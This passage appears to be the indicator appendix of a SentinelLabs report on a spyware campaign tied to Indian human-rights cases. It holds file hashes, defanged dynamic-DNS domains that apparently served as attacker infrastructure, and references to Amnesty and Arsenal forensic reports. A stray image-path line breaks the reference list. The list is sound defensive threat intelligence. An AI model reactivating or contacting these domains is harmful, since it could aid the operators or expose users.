File	c0a2202236b0db4702e2ed521aef048c
File	bee81874f719d61093f7ce12b2641ee4
File	d49f22104d979efb5e2da383fea403fe
File	6a802a1dbdb11b8ac086c7a335a212b4
File	a956cbab8fd7eaaf0c7dc8c7fd314a12
File	c30b3a305bb180d7dc28e4cdfcda8bdf
File	ea324dd1dbc79fad591ca46ead4676a1
File	04a186f53fdc9e871cb408df9c4a93ad
File	56d573d4c811e69a992ab3088e44c268
File	114c1a7d605f57752450a4985d143337
File	b18bd12e615dca9094aac74740f0d154
File	1f3dac514c6f7542d84763dfd1c622b9
File	944d16d2e96dbb4092941857a66f3e07
File	deb655a7a79832e2313e40d8d901f958
File	3a2f2086ac104d71f450b30ab47e36d5
File	04061f6e1a0463131ed129bcb03003d5
File	0db49f572bb1634a4217b5215b1c2c6f
File	a21dfecebfb3bc499f805c71a6584f2b
File	b7c1de8c84583465a78202f46bae4065
File	13bacd239931b7a1bea2f91a3c5f4d79

Type	Label
File	a8cb8aed839878d4ca028c8f43bbfab3
File	61c22386df656f32f45bc1928a1e5a94
File	d2a2e167f68e02b3713052ee3d63e013
File	afe6d7985388013e32ae388a29600ae2
File	619016de4589ecb7039844a7c9a3f326
File	1fa4d31f8ce38b0660cfbee3da26ca63
File	a8cea2eb313a908037bcc273b99a434d
File	0330921c85d582deb2b77a4dc53c78b3
File	c0636b98f0c20fa82870d10ffd21dfe1
File	e8efc4a7d41d754968199aebbfba77db
File	03e40d5f54940d3da97aa8ff981551a2
File	bf164f4ffe8f571666e6ffdabba9d08f
File	c35b13ca7dc705361237e341af7a7e08
File	a7ce8ea97df340e6f7a77dcbe065a617
File	0ad6bf767f5c45a6faf32a40c5807057
File	ac7ebe2cb77dd9ac74bc55931e91bc23
File	d698739648717c21e7eb2ba1806e673a
File	a7e96388fef3ac919f9f6703d7c0ebd4
File	bf868371dd78162283a193940a1ae9fd
File	c14e101c055c9cb549c75e90d0a99c0a
File	d25250dca84aad3747418432c52be231
File	4dd1c71eee084eafdd0e9a29bd4d2e59
File	557bcc59ab20c44eb5b84c5073199983
File	fedeb97850c1d917fbe3aeac388efd35
File	9ca885835c2c08af33ccf9e094358ea6
File	b1c18520937d259d253d07e085d9e2b0
File	5b7780fc5e535eb507d86a54db70dee2
File	489c42a45b233acc377d10e1ec424b4b
File	b7818efa622a88d0c59e9c744cc91d43

Type	Label
File	28094131dfc2c92d57a665c7fbc4fc0e
File	af79639a14200ea25410b902fe0d5ee7
File	6be54d26001bd55770e3259562046ab2
File	dccff8250ab9f275b367688e0eba7ec6
File	550dce15c334bc6b46c41c705d197e19
File	c095d257983acca64eb52979cfc847ef
File	a2e70ef708c06fdc57b0079dda4f89fe
File	93bed674dacbf3959c103711164747bf
File	60bff49b10afc593f67888c4f767ea36
File	e6714e3bd83b4a349ab48cc203b91813
File	bfd3e1a3926fd5ef4eec1ac533f2ee34
File	e60b8ddee18e295d9e33e490eafdbfb3
File	96212539955ef86074398485c46e0483
File	169a58a0743301ebc5a536d890f10c06
File	aaad5fe071f985c57164a2766d4d8a89
File	c7a48f4f6ade403e09c3bac7185e92ee
File	60a083a1b7cd5e9a30212dc9541e161d
File	c57f16bd980eec7340d1e541877f0098
Domain	pahiclisting.ddns[.]net
Domain	bzone.no-ip[.]biz
Domain	johnmarcus.zapto[.]org
Domain	ramesh212121.zapto[.]org
Domain	atlaswebportal.zapto[.]org
Domain	testingnew.no-ip[.]org
Domain	nepal3.msntv[.]org
Domain	socialstatistics.zapto[.]org
Domain	socialstudies.zapto[.]org
Domain	gayakwaad[.]com
Domain	knudandersen.zapto[.]org

Type	Label
Domain	jasonhistoryarticles.read-books[.]org
Domain	duniaenewsportal.ddns[.]net
Domain	vinaychutiya.no-ip[.]biz
Domain	researchplanet.zapto[.]org
Domain	greenpeacesite[.]com
Domain	new-agency[.]us
Domain	chivalkarstone[.]com
Domain	newmms[.]ru

TECHNICAL REFERENCES

1: https://www.amnesty.org/en/latest/research/2020/06/india-human-rights-defenders-targeted-by-a-coordinated-spyware-operation/ [Archived]

2: https://arsenalexperts.com/persistent/resources/pages/BK-Case-Rona-Wilson-Report-I.zip [Archived]

3: https://arsenalexperts.com/persistent/resources/pages/BK-Case-Rona-Wilson-Report-II.zip [Archived]


4: https://arsenalexperts.com/persistent/resources/pages/BK-Case-Surendra-Gadling-Report-III.zip [Archived]

5: https://arsenalexperts.com/persistent/resources/pages/BK-Case-Rona-Wilson-Report-IV.zip [Archived]

6: https://web.archive.org/web/20210226131047/https://paper.seebug.org/papers/APT/APT_CyberCriminal_Campagin/2013/NS-Unveiling-an-Indian-Cyberattack-Infrastructure_FINAL_Web.pdf

7: https://archive.org/download/unveiling-an-indian-cyberattack-infrastructure-appendixes/Unveiling%20an%20Indian%20Cyberattack%20Infrastructure%20-%20appendixes.pdf

8: https://github.com/malwarekiwi/Public-Content/raw/master/Global%20Perspective%20of%20the%20SideWinder%20APT.pdf



ABOUT SENTINELLABS

InfoSec works on a rapid iterative cycle where new discoveries occur daily and authoritative sources are easily drowned in the noise of partial information. SentinelLabs is an open venue for our threat researchers and vetted contributors to reliably share their latest findings with a wider community of defenders. No sales pitches, no nonsense. We are hunters, reversers, exploit developers, and tinkerers shedding light on the world of malware, exploits, APTs, and cybercrime across all platforms. SentinelLabs embodies our commitment to sharing openly –providing tools, context, and insights to strengthen our collective mission of a safer digital life for all.